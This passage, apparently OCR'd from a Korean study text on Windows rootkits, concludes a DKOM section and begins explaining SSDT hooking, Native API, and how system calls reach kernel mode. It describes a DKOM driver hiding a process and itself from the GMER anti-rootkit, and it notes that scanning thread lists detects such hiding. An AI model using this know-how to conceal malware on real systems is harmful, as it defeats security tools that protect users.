



[그림 2-18]


_EJOB 구조체 내에는 위에서 확인하였던 다른 구조체들보다 확연히 많은 링크들이 존재한다.


_ EJOB 구조체를 확인하였다.













2.3.9 결론




[그림 2-19]




[그림 2-20]

안티 루트킷인 gmer에서 은닉되었다.





[그림 2-21]

해당 드라이버의 이름은 DKOM_Driver.sys이다. 로드된 드라이버를 알파벳순으로 정렬하였다. 드라이버 또한 안티루트킷의 탐지를 우회할 수 있었다.



[그림 2-22]






2.3.10 한계 및 주의점

스레드 목록을 검사하는 방법을 사용하면 이렇게 DKOM으로 숨긴 루트킷을 탐지해낼 수있게 된다. 프로세스 목록에서 지워버려도, 프로세스 실행 흐름의 기반인 스레드 목록에서는 악성코드의 존재가 발각될 수 있기 때문이다.

만약에 위의 프로그램과 디바이스 드라이버를 이용하여 중요한 시스템 프로세스를 은닉하려고 하거나, 프로그램 실행에 영향을 미치는 링크를 끊어버리게 되면 [그림 2-23]과 같이 블루스크린을

유발할 수 있으니 주의해야 한다.



[그림 2-23] Blue Screen Of Death

2.4 SSDT Hooking

2.4.1 유저 모드와 커널 모드

2.4.2 Native API(Undocumented API)

마이크로소프트는 보안을 이유로 유저모드의 코드가 직접 커널모드의 코드를 호출하는 것을 차단한다. 커널 모드 코드 호출을 위해서는 반드시 **Native API**를 거쳐야 한다. 이러한 API에 관해서 마이크로소프트는 문서화된 정보를 제공하지 않아서, Undocumented API라고 불리기도 한다. Native API를 사용하는 예를 들면, 디렉토리 구조를 찾기 위해 사용되는 함수인 FindNextFile()을 사용할 때이다. 유저모드 코드인 **FindNextFile()**은 → **NtQueryDirectoryFile()**이라는 **Native API**를 호출한다.

Native API란?	
1	**ntdll.dll**으로 호출한다.(ntdll.dll은 모든 시스템 서비스들의 진입점을 포함한다.)
2	대부분 **Nt**나 **Zt**로 시작하는 이름을 가진다. Zw로 시작하는 함수도 있다. **Zw**의 경우, 해당

	함수를 호출한 프로세스에 대한 접근권한 검사를 하지 않는다.
3	Ring 3 API에서 Ring 0으로의 **권한 이행**의 중간 매개 API이다.
4	Windows NT와 유저모드 프로그램에서 사용되는 API이다. 대부분 ntoskrnl.exe에 삽입되어있으며, ntdll.dll을 통해 노출된다. 일부는 ntdll.dll에 아예 직접 삽입되어 있기도 한다. Native API의 호출은 커널의 SSDT를 통해 관리된다


[표 2-10] Native API

[표 2-10]의 [2]를 주목하자. Nt와 Zw 커널모드에서 작동한다. 유저모드에서는, Nt와 Zw루틴중 어느 것을 호출하던 간에 실제로 수행하는 일은 동일하다. 이 둘의 차이점은 무엇일까?

Nt함수와 Zw함수의 차이
이 둘은 커널모드에서 이들을 호출시, caller가 전달하는 인자들을 다루는 방식에서 나타난다. 커널모드 드라이버가 Zw루틴을 호출하면서 파라미터를 전달하면, 이에 대해 전적으로 신뢰하며 접근 권한 검사를 하지 않는다. 그러나 Nt루틴을 호출하면, Nt루틴 내부에서 해당 파라미터가 커널모드 파라미터인지 유저모드 파라미터인지 검증하는 과정을 거친다

[표 2-11]


예를 들어 CreateFile()이 호출되면 내부적으로 함수의 호출들이 연쇄적으로 일어난다. 함수 호출 부분 중 ZwCreateFile부분이 Native API이다.



[그림 2-24] 출처 http://skensita.tistory.com/


위 그림이 복잡하므로, 호출도를 간단하게 정리하면 [그림 2-25]와 같다. 우측의 User32.dll이나 Gdi32.dll에서 API를 호출하면, 직접 인터럽트를 발생시켜 커널모드의 코드를 실행한다. 이 2개의 라이브러리에서 제공하는 기능이 Win32 고유의 것이기 때문에 OS/2나 POSIX 공통으로 사용할

필요가 없기 때문이다.



[그림 2-25]

[그림 2-26]에서 확인할 수 있듯이, Win32, OS/2, Wow, POSIX는 모두 서브시스템의 일부다. 이것은 운영체제가 다른 기종에서 작성된 프로그램의 호환을 위해 제공하는 것들이다. 각각의 서브시스템들은 커널모드에서 동작하는 서비스들을 호출하고 → 커널모드 서비스는 Native API를 호출하여, 메모리와 같은 하드웨어에 접근하게 된다.



[그림 2-26]


ntdll.dll은 커널모드로 진입할 때 인터럽트를 사용한다. 인터럽트에는 2 종류가 있다. INT 2E(XP 이전, 소프트웨어 인터럽트)과 SYSENTER(XP 이후, 하드웨어 인터럽트)가 그것이다.

- *XP 이전의 방식: INT 2E*

XP 이전에는 소프트웨어 인터럽트인 INT 2E를 사용하였다. 인터럽트가 발생하면 IDT[1]에서 오프셋 2E의 루틴을 호출한다. 2E오프셋이 가리키는 테이블의 값은 System Service Dispatcher[2]의 주소이다. CPU는 IP Register[3]에 이 값을 로드하고, System Service Dispatcher는 비로소 실행된다. System Service Register는 SSDT에 기록된 시스템 서비스를 실행한다. 그 후에 유저모드에서 호출된 API가 재호출된다. 즉, 커널모드에서 API가 수행되게 된다. ???

● *XP 이후의 방식: SYSENTER*

ntdll.dll이 SYSENTER 인터럽트를 발생시키면, 프로세서는 어떤 특수한 레지스터(IA32_SYSENTER_EIP)에 저장된 SSD(SSDT아님)의 주소를 IP레지스터에 로드하고 실행시킨다. 실행되는 시스템 서비스는 EAX레지스터를 참조하고, EDX레지스터에서 시스템 서비스에 대한 매개변수 목록(메모리 주소)를 참조한다. 그리고 유저모드로 되돌아갈 때는 SYSEXIT인터럽트를 이용한다.




[그림 2-27] FindFirstFile(), FindNextFile(), Inside Windows Rookits에서 발췌

[1] 인터럽트 디스크립터 테이블.

[2] KISystemService라는 이름으로도 불린다.

[3] Instruction Pointer Register

